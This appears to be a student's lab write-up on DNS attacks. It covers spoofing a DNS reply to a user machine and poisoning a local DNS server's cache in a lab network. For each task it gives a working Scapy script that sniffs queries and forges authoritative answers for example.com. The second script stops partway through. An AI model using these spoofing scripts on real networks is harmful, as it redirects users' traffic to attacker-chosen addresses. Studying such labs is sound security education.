
**Task 1: Directly Spoofing Response to User**

****

The Ip address of ww.example.com is spoofed successfully when running “dig [www.example.com](http://www.example.com)” smd in the user container.

**Code:** The IP address of the victim user - 10.9.0.5 is passed as command line arguement

#!/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

dns = DNS(id=pkt[DNS].id,

aa=1, qr=1, qdcount=1, ancount=1,

qd=pkt[DNS].qd,

an=Anssec)


spoofpkt = ip/udp/dns


send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)

pkt = sniff(iface='br-a69a48571036', filter=f, prn=spoof\_dns)

**Task 2: DNS Cache Poisoning Attack – Spoofing Answers**

****

****

The local DNS server is spoofed with wrong IP address for example.com domain.

**Code:** The IP address of the local DNS server - 10.9.0.53 is passed as command line argument

#!/bin/env python3

from scapy.all import \*

import sys

target = sys.argv[1]

def spoof\_dns(pkt):

if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):

old\_ip = pkt[IP]

old\_udp = pkt[UDP]

old\_dns = pkt[DNS]

ip = IP(dst=old\_ip.src,

src=old\_ip.dst)

udp = UDP(dport=old\_udp.sport,

sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname,

type='A',

rdata='1.2.3.4',

ttl=259200)

dns = DNS(id=pkt[DNS].id,

aa=1, qr=1, qdcount=1, ancount=1,


qd=pkt[DNS].qd,

